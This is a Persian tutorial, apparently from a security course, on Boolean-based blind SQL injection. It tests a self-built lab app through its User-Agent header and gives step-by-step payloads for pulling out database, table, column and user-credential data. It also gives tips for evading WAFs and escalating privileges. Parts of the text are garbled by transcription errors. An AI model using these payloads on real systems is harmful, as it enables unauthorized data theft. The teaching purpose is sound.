Impact ها و تاثیرات اکسپلوبیت کردن حفره امنیتی Boolean-Based SQLi را باید اینکه با اکسپلوبیت کردن SQLi ها میشه چه کارهایی را انجام داد به کرات صحبت کردیم و اینجا هم برای یاد اوری من لیست این موارد رو میارم :

1. Extracting Data

2. Bypassing Authentication

3. Executing OS Commands

4. Creating a Reverse Shell

5. Denial-Of-Service

6. Read/Write System Files

7. Changing Data in Database

اما در مورد Boolean-Based SQLi میتوانم بگم که از مهم ترین علل اکسپلوبیت کردن این حفره امنیتی Extracting Data و Bypassing Authentication هست و معمولاً مهاجمین به این دو دلیل دست به اکسپلوبیت کردن این حفره امنیتی میزنن . طریقه انجام هر دو رو در مثال توضیح خواهیم داد .

نقاط اسیب پذیر به Boolean-Based SQLi در وب اپلیکیشن کجا هاست؟ در واقع Source های این حفره امنیتی چیا هستند؟ حفره امنیتی SQLi به طور کلی در حداقل چهار مورد زیر میشه دنبالش گشت، فارغ از نوع SQLi مورد نظرمون :

1. URL Parameters

2. Form Fields

Cookies .3 HTTP Headers .4

این نوع SQLi رو میشه توی همه موارد بالا پیدا کرد و علشش هم اینه که توی WHERE clause هست و توی SQLi دستورات اجرا میشه و فقط کافیه که بتونید تشخیص بدید ایا اسیب پذیر هست یا نه .
البته توی موارد In-Band SQLi تقریبا میشه گفت که Blind SQLi وجود نداره و نه Cookies, HTTP Headers

طریقه کشف اسیب پذیری Boolean-Based SQLi در یک Source چگونه است؟ میدونیم که چطوری، 4 الی 5 بار توضیح دادم که اضافه کردن یک کاراکتر خاص مثل /* - , # , ; ، -- به یک کوئری میتونه موجب خطا اون کوئری بشه . توی Boolean-Based SQLi هم چنین چیزی هست که میتونه شما را مجاب کنه که ایا یک Source اسیب پذیر هست یا خیر؟ شما میاید و یکی از این کاراکتر ها را اضافه میکنید به مقدار Source، اون رو به سمت وب اپلیکیشن میفرستید و در صورتی که خطابی ایجاد بشه شما متفاوتی در پاسخ وب اپلیکیشن به خودتون خواهد دید . توی مثال زیر میبینید که یک وب اپلیکیشن داریم و این وب اپلیکیشن میاد و User-Agent کاربر که توی HTTP Headers هست توی کوئری Backend و ب اپلیکیشن استفاده میکنه . به صورت عادی ما پاسخ زیر را از وب اپلیکیشن دریافت میکنیم :

Request

```
1 GET /vulns/sqli/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
  application/signed-exchange;v=b3;q=0.7
6 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
```

Response

Pretty Raw Hex Render

Write something to search ...

Movie Id
Title
Description
Like
1
The Shawshank Redemption
Over the course of several years, two convicts form a friendship, seeking consolation and, eventually, redemption through basic compassion.

حالا اگه ببایم و یک ' به ته مقدار User-Agent اضافه کنیم پاسخ متفاوت خواهد شد :

Request

```
1 GET /vulns/sqli/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
  application/signed-exchange;v=b3;q=0.7
6 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
```

Response

Pretty Raw Hex Render

Write something to search ...

Movie Id
Title
Description
Like

این به معنی لنگیدن یه جای کاره و حالا میایم و - -- یا /* / یا - # اضافه میکنیم به بعد از ' و ببینم ایا پاسخ درست میشه یا خیر؟ اگه درست شد دیگه مطمئن باشید که اسیب پذیره، این چند عبارتی که گفتیم کارشون اینه که در کوئری بعد از ' که وارد کردیم رو کامنت کنه و جلوی خطای ممکن رو بگیره .

Request

```
1 GET /vulns/sqli/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
  application/signed-exchange;v=b3;q=0.7
6 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
```

Response

Pretty Raw Hex Render

Write something to search ...

Movie Id
Title
Description
Like
1
The Shawshank Redemption
Over the course of several years, two convicts form a friendship, seeking consolation and, eventually, redemption through basic compassion.

میبینید که پاسخ درست شد و این قطعی به معنی اسیب پذیر بودن User-Agent هست . در ادامه همین وب اپلیکیشن را از همین Source اکسلپولیت میکنیم .

طریقه اکسلپولیت کردن حفظ امنیتی Boolean-Based Blind SQL Injection چطوری؟ بسته به کاری که میخوایم بکنیم داره ' Data Execute OS Commands یا Modify Data Extraction یا ... روش های اکسلپولیت کردنشون متفاوت هست . البته نه خیلی ولی خب باید دستورات متفاوتی رو سعی کنیم اجرا کنیم . ما با هم طریقه Data Extraction رو خواهیم دید و بقیه موارد رو شاید توضیحی اجمالی دادم . اما باه صورت کلی چطوری باید Data Extraction کرد؟ دیدیم که ما کلا دوتا رفتار توی وب اپلیکیشن داریم، یا پاسخ صحیح و کامل یا پاسخ غلط و ناقص، کاری که باید بکنیم اینه که باید شرطی رو به وب اپلیکیشن بدم و وب اپلیکیشن رو مجبور کنیم در صورت صحیح بودن

این شرط پاسخ کامل بده و در صورت غلط بودن شرط ما پاسخ ناقص بده و از این طریق سعی کنیم اطلاعات رو حرف به حرف و بیت به بیت بیرون بکشیم . فک کنم حدس میزند که حرف به حرف بیرون کشیدن اطلاعات واقعاً کار طاقت فرساییه و قطعاً هم همینه ولی خب همینه که هست . البته SQLMap بزرگوار همه این کارها را برآمون به صورت خودکار انجام خواهد داد و علت اینکه ما میخوایم یاد روش دستی را با وجود SQLMap عزیز یاد بگیریم صرفاً جنبه علمی داره و شاید ، دارم میگم شاید یه وقتی بکارمنون اومد .

حالا چطوری حرف به حرف بیرون بکشیم اطلاعات رو ؟ تابع زیبای IF() در SQL مهم ترین قسمت کاره . ما میتوانیم از طریق این دستور دوگانه True، False را ایجاد کنیم . درمورد سینتکس کلی این دستور سینتکس اگه یادتون نیست برگردید و بنگرید، اما چطوری این دستور به ما در ایجاد یک شرط False یا شرط Ture کمک میکنه ؟ فرض کنید که میخوایم در صورتی که نام پایگاه داده تارگت ما mytestdb بود یک شرط True ایجاد کنیم و در صورتی که نبود یک شرط False را بسازیم . چطوری باید از IF() برای اینکار استفاده کنیم ؟

- IF(database()="mytestdb", 1,0)

دستور بالا میگه در صورتی که خروجی database() که نام پایگاه داده فعلیست برابر "mytestdb" بود عدد 1 را برگردون و در صورتی که نبود عدد 0 را برگردون . پس نتیجه کلی دستور بالا یا 1 میشود یا 0 . حالا ما چطوری از این مورد شرط بسازیم ؟

- WHERE I=IF(database()="mytestdb", 1, 0)

یک WHERE clause ساختیم که برابر یک شرط قرار گرفته . اگه نتیجه دستور (...IF(... بالا 1 باشه دستور به شکل زیر میشه :

- WHERE I=1

که این یعنی شرط True و شرط False ساخته شد . حالا اگه نتیجه (...IF(0 شود، WHERE Clause به شکل زیر میشود :

- WHERE I=0

که یک شرط غلط است و باعث اجرا نشدن دستور میشود . بدین شکل هست که ما میتوانیم دوگانه True، False را ایجاد کنیم . حالا فرض کنید که میخوایم اندازه تعداد حروف نام پایگاه داده رو از طریق یک True، False پیدا کنیم ؟ چطوری باید چنین کنیم ؟

- WHERE I=IF(LENGTH(database())=6, 1, 0)

در بالا، دستور LENGTH(database()) طول خروجی دستور database() را بدست میاره و سپس مقایسه میکنه که ایا برابر 6 هست یا خیر ؟ اگه برابر بود 1 را برگردونه و جواب WHERE Clause میشه True و اگه نبود 0 را برگردونه و جواب WHERE Clause میشه False .

همچنین ما میتوانیم پس از اینکه تعداد کاراکتر های چیزی رو بدست اوردهیم سعی کنیم تک به تک کاراکتر ها را بررسی کنیم و سعی کنیم اونها رو بدست بیاریم و در نهایت به پاسخ نهایی برسیم . مثلا همین database()، اگه بخوایم رو کاراکتر اول خروجی این دستور کار کنیم باید چیکار کنیم ؟ توابعی داریم به نام SUBSTR و SUBSTRING که کارشون بررسی قسمتی از یک رشته است . مثلا اگه دستور زیر رو بزنیم

- SUBSTR("Hello Friend", 1, 3)

این دستور میگه که از اولین کاراکتر رشته "Hello Friend" به اندازه 3 کاراکتر برو جلو یعنی نتیجه اجرای تابع میشه :

- "Hel"

سینتکس کلی تابع SUBSTR و SUBSTRING به شکل زیر است :

- SUBSTR(string, start, length)

- SUBSTRING(string, start, length)

حالا اگه بخوایم روی حرف اول خروجی دستور database() کار کنیم میتوانیم به شکل زیر این کار را انجام بدم :

- SUBSTR(database(), 1, 1)

به حالت زیر میتوانیم از این دستور توی شرطمن استفاده کنیم :

- WHERE I=IF(SUBSTR(database(), 1, 1)="a", 1, 0)

با WHERE Clause بالا بررسی میکنیم که اگه اولین کاراکتر از خروجی database() برابر a بود، دستور IF مقدار 1 را برگردونه و اگه نبود مقدار 0 برگردونه بشه که در صورت 1 بودن جواب ASCII و در صورت 0 بودن شرط ما False میشه .

کار دیگه که میکنیم توی چنین مواردی استفاده از مقدار ASCII یک کاراکتر است . همونطور که میدونیم هر کاراکتر یک عدد به عنوان مقدار ASCII هم داره و ما میتوانیم با قیاس این عدد با یک عدد مثلا 79، بازه ای که کاراکتر مورد نظرمون میتوانه توش قرار بگیره رو تشخیص بدیم تا سریعتر به پاسخ برسیم . تابع ASCII() مقدار ASCII یک ورودی رو به ما میده و سینتکس کلیش به شکل زیر هست :

- ASCII(string)

مثال اگه بخوایم ASCII کاراکتر m رو بررسی کنیم به شکل زیر عمل میکنیم :

- ASCII("m") -> Returns 109

به شکل زیر میتوانیم از ASCII در دستورات شرطمن استفاده کنیم :

- WHERE I=IF(ASCII(SUBSTR(database(), 1, 1)) > 79, 1, 0)

شرط بالا به شرطی که ASCII اولین کاراکتر از خروجی دستور database() بزرگتر از 79 باشه True خواهد شد و گرنده False میشود .

عموماً در اکسلپلوبیت کردن Boolean-Based SQLi از این توابع استفاده میشود و قتنی که بخوایم با اکسلپلوبیت کردنش Data Extraction انجام بدم . حالا که دستورات پایه ای را فهمیدیم برای سروقت طریقه استفاده از Boolean-Based SQLi جهت Data Extraction را یک به یک بررسی میکنیم .

ا. پیدا کردن نام پایگاه داده فعلی : برای پیدا کردن یک رشته، حالا چه نام پایگاه داده باشه چه هر چیزی دیگه، ابتدا باید طول این رشته رو بدست بیاریم . برای بدست اوردن طول نام پایگاه داده فعلی میتوانیم به شکل زیر یک پیلود بنویسیم :

- WHERE I=IF(LENGTH(database()) = 5, 1, 0)

دستور بالا بررسی میکنه که ایا طول نام پایگاه داده فعلی بیشتر از 5 است یا خیر ؟ اگه نبود عدد 5 رو تغییر بده تا زمانی که نتیجه بدی . پس از پیدا کردن طول نام پایگاه داده فعلی باید سعی کنید تک به تک حروف رو بست بیارید . از اولین حرف شروع میتوانید یک پیلود به شکل زیر بنویسید :

```
> WHERE I=IF(SUBSTR(database(), 1, 1) = "a", 1, 0)      -> a-z, A-Z, 0-9, _, -
> WHERE I=IF(SUBSTR(database(), 2, 1) = "a", 1, 0)      -> a-z, A-Z, 0-9, _, -
```

به تک به تک حروف دست پیدا میکنید و سپس در نهایت اونها رو به هم میچسبونید و نام پایگاه داده بست میاد . میتوانید از روش های ASCII و روش های مشابه هم برای سریعتر بست اوردن حروف استفاده کنید .

فرض میگیریم که نام پایگاه داده بست اومد و برابر mytestdb هست .

2. بست جداول موجود در پایگاه داده مدنظرمون : برای اینکار ابتدا باید تعداد جدول ها رو بست بیاریم و بینیم که پایگاه داده مد نظر ما چندتا جدول توی خودش داره ؟ پیلود زیر تعداد پایگاههای داده رو محاسبه میکنه :

```
> WHERE 1=IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='mytestdb')=7, 1, 0);
```

عه)) با phpMyAdmin خود Highlight قرارش داد ☺ از این به بعد با همین رنگ بندی کدها رو میزاریم . توی شرطمن عقیم که اگه تعداد جدول های پایگاه داده mytestdb 7 بود True باش . با تغییر عدد 7 به اعداد مختلف میتوانیم بالاخره تعداد جدول های پایگاه داده مدنظرمون رو بست بیاریم . پس از اینکار باید اولین جدول از پایگاه داده رو سعی کنیم حس بزنیم . برای حس یک String گفتم که ابتدا باید طول این رشته رو بست بیاریم . چطوری طول اولین جدول از پایگاه داده mytestdb رو محاسبه کنیم ؟

```
> WHERE 1=IF((SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema='mytestdb' LIMIT 1) > 5, 1, 0);
```

خب کد بالا چی میگه ؟ اون SELECT که توی IF انجام میشه اولین جدول از پایگاه داده mytestdb رو میگیره و اندازه نامش رو بر میگردونه و توی شرط میگه اگه اندازه نامش بالاتر از 5 بود True و در غیر این صورت False باش . این عدد 5 رو تا جایی که لازم هست تغییر میدیم تا به اندازه واقعی String مورد نظرمون برسیم . فرض بگیرید که اولین جدول نامش رو بست اوردم و برابر products هست . حالا چطوری سعی کنیم اندازه نام جدول دوم رو بررسی کنیم ؟ برای جدول دوم به شکل زیر پیلود مینویسیم :

```
> WHERE 1=IF((SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name NOT IN ("products") LIMIT 1) < 2, 1, 0);
```

خب به شکل بالا باید عمل کنیم و جدول دوم رو بست بیاریم، باید از لیست ها استفاده کنیم و لیست جداولی که پیدا کردیم رو قرار بدیم ("products", "second_table", ...).

بعد از بست اوردن طول یک جدول وقت پیدا کردن تک به تک حروف توی اسمش هست . حالا باید یک پیلود بنویسیم که از اولین کاراکتر تا آخرین کاراکتر نام یک جدول رو بتوانیم ازش بگیریم، البته یک به یک و نه به صورت کامل :

```
> WHERE 1=IF((SELECT SUBSTR(table_name, 1, 1) FROM information_schema.tables WHERE table_schema='mytestdb' LIMIT 1) = "d", 1, 0);
> WHERE 1=IF((SELECT SUBSTR(table_name, 2, 1) FROM information_schema.tables WHERE table_schema='mytestdb' LIMIT 1) = "d", 1, 0);
> WHERE 1=IF((SELECT SUBSTR(table_name, 3, 1) FROM information_schema.tables WHERE table_schema='mytestdb' LIMIT 1) = "d", 1, 0);
```

و به شکل بالا در نهایت میتوانیم به کاراکتر های موجود در نام جدول مورد نظرمون از پایگاه داده mytestdb برسیم . اون عدد او 2 و 3 رو که توی پیلود ها میبینید اولین، دومین و سومین کاراکتر جدول مورد نظرمون رو تغیین میکنه که در صورتی که برابر "d" بود، شرط True و در غیر این صورت False خواهد شد .

بادتون باشه، جداولی که بست میان رو توی یک لیست قرار بدهید که دوباره بررسی نشن و برد سروقت جدول بعدی :

```
> WHERE 1=IF((SELECT SUBSTR(table_name, 1, 1) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name NOT IN ("products") LIMIT 1) = "c", 1, 0);
```

بدین صورت ما میتوانیم نام جدول های موجود در پایگاه داده mytestdb رو بست بیاریم، فرض کنید که جدول های users, comments رو بست اوردم .

3. بست اوردن ستون های یک جدول خاص در یک پایگاه داده خاص : ستونها از جمله نیاز هایی هستند که واسه Extracting Data بهشون احتیاج داریم . در ابتدا باید تعداد این ستونها رو بست بیاریم تا سپس یک به یک سعی کنیم نام اونها رو استخراج کنیم . برای

بدست اوردن تعداد ستونها به شکل بست اوردن تعداد جداول عمل میکنیم، اینبار توی information_schema.columns .

میخواهیم تعداد ستون های جدول users توی پایگاه داده mytestdb رو بست بیاریم :

```
> WHERE 1=IF((SELECT COUNT(*) FROM information_schema.columns WHERE table_schema='mytestdb' AND table_name='users')=4, 1, 0);
```

دستور بالا چی کار میکنه ؟ میاد و SELECT موجود در IF رو اجرا میکنه، ستونها از جمله نیاز هایی هستند که واسه Extracting Data به دنبال رکورد هایی هست که information_schema table_name='users' و table_schema='mytestdb' و سپس اونها رو توسط COUNT(*) میشماره و این عدد رو بر میگردونه، توی IF گفتم اگه عدد برگشته برابر 4 بود True وگرنه False . این

عدد 4 رو اونقدر تغییر میدیم که شرمون True بشه و پاسخی که به سمتون میاد کامل باشه . از این طریق میتوانیم تعداد ستون های یک جدول خاص از یک پایگاه داده خاص را پیدا کنیم . بعد از اینکه این عدد رو یافتیم ، وقت پیدا کردم نام جداول هست . گفتیم که برای پیدا کردن یک رشته، ابتدا باید طول این رشته رو بدست بیاریم فرض کنیم میخواهیم طول اولین ستون از جدول users در پایگاه داده mytestdb رو پیدا کنیم :

```
> WHERE 1=IF((SELECT LENGTH(column_name) FROM information_schema.columns WHERE table_schema="mytestdb" AND table_name='users' LIMIT 1)=2, 1, 0);
```

عدد 2 توی دستور بالا رو در صورت اشتباه بودن تغییر میدیم تا جایی که شرطمن درست بشه و دستور IF، True یا 1 برگردانه . پس از پیدا کردن طول نام ستون اول باید اقدام به پیدا کردن اولین کاراکتر از نام این ستون بکنیم :

```
> WHERE 1=IF((SELECT SUBSTR(column_name, 1, 1) FROM information_schema.columns WHERE table_schema="mytestdb" AND table_name='users' LIMIT 1)="d", 1, 0);
```

در دستور بالا SELECT اولین کاراکتر از اولین ستون از جدول users در پایگاه داده mytestdb رو بر میگردونه و توی IF گفتیم که اگه چیزی که برگشته برای d بود یا 1 برگردان و گرنه False یا 0 جواب IF خواهد بود . میدونیم که نام ستون میتوانه شامل _ , a-z, A-Z, 0-9, - چهت کم کردن تعداد گزینه های ممکن استفاده کنیم . میتوانیم از ترفند ASCII فرض بگیرید اولین ستون برای id بود و ما پیدا شویم . باید برایم سروقت دومین ستون و برای اینکار باید در پیلودمون ذکر کنیم که نباید به سروقت id :

```
> WHERE 1=IF((SELECT LENGTH(column_name) FROM information_schema.columns WHERE table_schema="mytestdb" AND table_name='users' AND column_name NOT IN ("id") LIMIT 1) > 8, 1, 0);
```

یک لیست به پیلودمون اضافه میکنیم ("id") که شامل اون ستون هایی میشه که پیدا کردیم و نمیخوایم دوباره پردازش بشند و توی یک شرط میتویسیم که column_name NOT IN ("id") که یعنی ستونی که انتخاب میکنی توی لیست ("id") نباشه .

به همین طریق به تک تک ستون ها میرسیم و اونها رو استخراج میکنیم . فرض کنیم که ما ستون ها رو پیدا کردیم، ستون های جدول users از پایگاه داده mytestdb برایرند با id, username, password رکورد توی جدول users از پایگاه داده mytestdb ذخیره شده : 4.

```
> WHERE 1=IF((SELECT COUNT(*) FROM mytestdb.users)=3, 1, 0);
```

از (*) COUNT توی SELECT استفاده میکنیم و تعداد رکورد ها رو مشماریم و سپس توی IF قرارش میدیم تا بدونیم که مثلًا توی دستور بالا، تعداد رکورد ها 3 تاست یا خیر و این عدد 3 رو کم و زیاد میکنیم تا جایی که WHERE Clause رو بده و اما بعد ...

ابتدا باید اولین رکورد رو انتخاب کنیم و سعی کنیم که تک به تک اطلاعات داخل هر یک از اونها رو، حرف به حرف بیرون بکشیم . فرض کنیم که نمیخوایم اولین رکورد رو استخراج کنیم . میدونیم که سه تا ستون داریم به نامهای id, username, password :

```
> WHERE 1=IF((SELECT id FROM mytestdb.users LIMIT 1) > 1, 1, 0);
```

توی پیلود بالا، دستور SELECT میاد و ستون id از اولین رکورد جدول users در پایگاه داده mytestdb رو بر میگردونه و چون میدونیم id یک عدد خواهد بود پس میتوانیم با یک عدد مثلًا 1 مقایسه کنیم . در دستور IF گفتیم که اگه 1>id یا True بود باید 1 یا False برگردد و گرنه باید 0 باشد . بین شکل میتوانیم با بررسی مقادیر 1 و ... سعی کنیم مقدار id رو پیدا کنیم . اگه یه وقته تو نوع ستون مورد نظرتون شک داشتید میتوانید از جدول information_schema columns در ستون مورد نظرتون تلاش کنید . فرض میگیریم که مقدار id اولین رکورد برابر 1 است .

پس از اینکه مقدار id اولین رکورد از جدول users در پایگاه داده mytestdb رو پیدا کردیم میریم سروقت ستون username از این جدول . میدونیم که username حاوی یک رشته هست، پس باید ابتدا طول مقدار username کاربر 1 رو پیدا کنیم :

```
> WHERE 1=IF((SELECT LENGTH(username) FROM mytestdb.users WHERE id=1)=5, 1, 0);
```

در دستور بالا، دستور SELECT میاد و اندازه مقدار ستون username از رکورد با id=1 در جدول users از پایگاه داده mytestdb رو بر میگردونه و دستور IF میاد و بررسی میکنه که ایا اندازه مقدار این ستون برابر 5 هست یا خیر ؟ اگه بودن 1 رو بر میگردونه و گرنه 0 رو . عدد 5 رو باید اینقدر کم و زیاد کنیم تا دستور IF عدد 1 رو برگردونه و شرط WHERE Clause رو بده . پس از اینکه طول username رو پیدا کردیم، فرض میگیریم طولش 5 کاراکتر هست . باید سعی کنیم و تک به تک حروف مقدار این ستون رو برگردانیم . از اولین کاراکتر شروع میکنیم :

```
> WHERE 1=IF((SELECT SUBSTR(username, 1, 1) FROM mytestdb.users WHERE id=1)="b", 1, 0);
```

دستور SELECT در پیلود بالا اولین کاراکتر از ستون username در رکورد با id=1 از جدول users در پایگاه داده mytestdb رو بر میگردونه و دستور IF بررسی میکنه که ایا این کاراکتر برابر "b" هست یا خیر و در صورتی که برابر بود 1 رو بر میگردونه و موجب شدن WHERE Clause خواهد شد و گرنه False، WHERE Clause خواهد شد و گرنه True کاراکتر های ستون username رو پیدا کنیم . بعدی از اینکار باید برایم سروقت ستون password از اولین رکورد و به همین منوال اون رو هم بدست بیاریم . پس از بدست اوردن اولین رکورد از جدول users باید به سراغ رکورد بعدی بریم . رکورد بعدی باید توی پیلودمون بگیم که رکورد اول که id داره رو نمیخوایم و رکورد های بعدی رو با 1 LIMIT میخواهیم، یعنی اولین رکورد بعدی از id :

```
> WHERE 1=IF((SELECT id FROM mytestdb.users WHERE id != 1 LIMIT 1)=2, 1, 0);
```

در پیلود بالا، دستور SELECT ستون id را از اولین رکوردی که $i \neq 1$ توی جدول users و پایگاه داده mytestdb بر میگیرد و مقایسه میکنے تا ببینه ایا این ستون id برابر 2 هست یا خیر؟ اگه برابر بود دستور IF عدد 1 را بر میگیرد و نه True، WHERE Clause خواهد شد و گرنه که False میشود. بدین شکل ستون id از دومین رکورد رو پیدا میکنیم و ستون های دیگه هم به همین صورت و همچنین رکوردهای دیگه رو.

این طریق Data Extraction Boolean-Based SQLi بود و ماتمام این مراحل را در ادامه در یک مثال به صورت کامل خواهیم داشت.

اما چه چیزهایی میتوانه جلوی ما را بگیره تا نتونیم این اسیب پذیری را اکسلپولیت کنیم؟ موانع سد راهمنوں چیا هستن؟ چطوری این موانع رو باشیس کنیم؟ خب قاعدنا مهم ترین مانعی که میتوانه جلوی اکسلپولیت کردن ما را بگیره WAF هست ولی خب اگه برنامه نویس هوشیاری تارگت رو برنامه نویسی کرده باشه و از Parameterized Query ها و یا Stored Procedure ها استفاده کرده باشه میتوانه موجب عدم وجود اسیب پذیری بشه که ختم ماجراست. اما چیز ای مثلاً WAF, Input Validation and Sanitization, Least Privilege Principle, Output Encoding

رو ناممکن کنند. اما ما نمیدونیم که ایا صدرصد این موارد پیاده سازی شدن یا خیر؟ پس باید سعی کنیم و باپیشون کنیم.

- چطوری Least Privilege Principle را باشیس کنیم؟ این مورد رو بعد از اینکه حفره امنیتی رو پیدا کردیم ممکن هست که بهش بر بخوریم و ببینم که عه، کاربری که ما باهش توی SQL هستیم محدوده و نمیتوانه خیلی از کارها رو بکنه!! باید سعی کنیم کنیم. چطوری؟ ممکن هست که نسخه SQL موجود رو تارگت یک CVE خوب جهت اینکار داشته باشه و ما با اکسلپولیت کردن این CVE بتونیم سطح دسترسی خدمون رو افزایش بدیم.

یا هم ممکن هست که درست پیاده سازی نشده باشه و ما با دستوراتی مثل GRANT و دستکاری برخی از جداول مربوط به سطح دسترسی بتونیم سطح دسترسی خدمون رو افزایش بدیم.

گزینه بعدی اینه که سعی کنیم کاربر با سطح دسترسی بالاتر رو بدست بیاریم، سعی کنیم کاربر root رو Brute-Force کنیم و به هر طریق دیگه ای به کلمه عبورش دست پیدا کنیم.

- ممکن هست که خروجی که ما با اکسلپولیت کردن بدست میاریم به شکلی غیر قابل خوندن باشه و باید سعی کنیم که به چیزی تبدیلش کنیم که بتونیم بخونیمش. خروجی رو یا HEX Base64 یا Base64 بگیریم و بعد تبدیل کنیم به چیزی که هست و اینطوری مشکل Output Encoding رو رفع کنیم.

- ممکن هست که برنامه نویس درست این مورد پیاده سازی نکرده باشه و بتونیم باشیس کنیم. اگه برنامه نویس بیاد و دستی سعی کنه و روودی هارو Sanitize کنه امکان باشیس زیاده ولی استفاده از توابع موجود مثل ... htmlspecialchars(), addslashes(), ... کنه ولی خب این به این معنا نیست که ما سعی نکنیم.

- گفتیم که WAF بر اساس Rule هایی که برآش نوشته میشه کار میکنه و این Rule ها با Regex نوشته میشن. مثلاً میان و میگن Regex فلان یعنی کاربر داره پیلود SQLi رو تست میکنه و بیا و درخواست کاربر رو نرسیده به وب سرور رد کن و اینطوری پیلود ها کار نمیکنن. برای باشیس یا باید سعی کنیم پیلودمون رو به شکلی در بیاریم که WAF مشکوک نشه، مثلاً URL Encode کنیم یا از Encoding های دیگه استفاده کنیم و یا از دستورات معادل پیلودمون استفاده کنیم که WAF رو تحریک نمیکنن ولی همون نتیجه رو بهمنون میدن.

اینها موانع ما هستند و من توی هر نوع از SQLi تا الان تکرارشون کردم(:)) سعی کنید روی هر کدام از موارد بالا به صورت جداگانه یه وقته بزارید و نکاش رو یاد بگیرید.

بریم یک وب اپلیکیشن اسیب پذیر را اکسلپولیت کنیم و دادههای داخل پایگاه داده رو خارج کنیم تا به خوبی مفهوم این اسیب پذیری توی ذهنمون قرار بگیره. من یک وب اپلیکیشن نوشتم که توی مولفه User-Agent در HTTP Headers اسیب پذیر به Boolean-Based SQLi هست. ابتدا سعی میکنیم که اسیب پذیر بودنش رو تایید کنیم. دقت کنیم این وب اپلیکیشن به صورت عادی پاسخی که بدون خطای میفرسته که Status Code این پاسخ 200 است و اندازش 14693 بایت هست:

Request	Response					
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /vulnnes/sqlinii/sqlilii.php HTTP/1.1	1 HTTP/1.1 200 OK					
2 Host: 192.168.89.128	2 Date: Wed, 14 Feb 2024 11:23:14 GMT					
3 Upgrade-Insecure-Requests: 1	3 Server: Apache/2.4.57 (Ubuntu)					
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	4 Vary: Accept-Encoding					
5 Chrome/100.0.4896.80 Safari/537.36	5 Content-Length: 14693					
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8	6 Connection: close					
7 application/signed-exchange;v=b3;q=0.7	7 Content-type: text/html; charset=UTF-8					
8 Accept-Encoding: gzip, deflate, br	8					
9 Accept-Language: en-US,en;q=0.9	9 <!DOCTYPE html>					
10 Connection: close	10 <html lang="en">					
11	11 <head>					
12	12 <meta charset="UTF-8">					
13	13 <meta name="viewport" content="width=device-width, initial-scale=1.0">					
14	14 <link rel="stylesheet" href="sqlilii_assets/sqlilii.css">					
15	15 <title>					
16	16 SQL Injection Challenge 1					

و وقتی که خطا میده Status Code میشه 5000 و سایز پاسخی که میده 863 بایت خواهد بود :

```

Request
Pretty Raw Hex
1 GET /vulnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
11
12
13
Response
Pretty Raw Hex Render
1 HTTP/1.0 500 Internal Server Error
2 Date: Wed, 14 Feb 2024 11:25:04 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Content-Length: 863
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   <meta charset="UTF-8">
12   <meta name="viewport" content="width=device-width, initial-scale=1.0">
13   <link rel="stylesheet" href="sql1 assets/sql11.css">

```

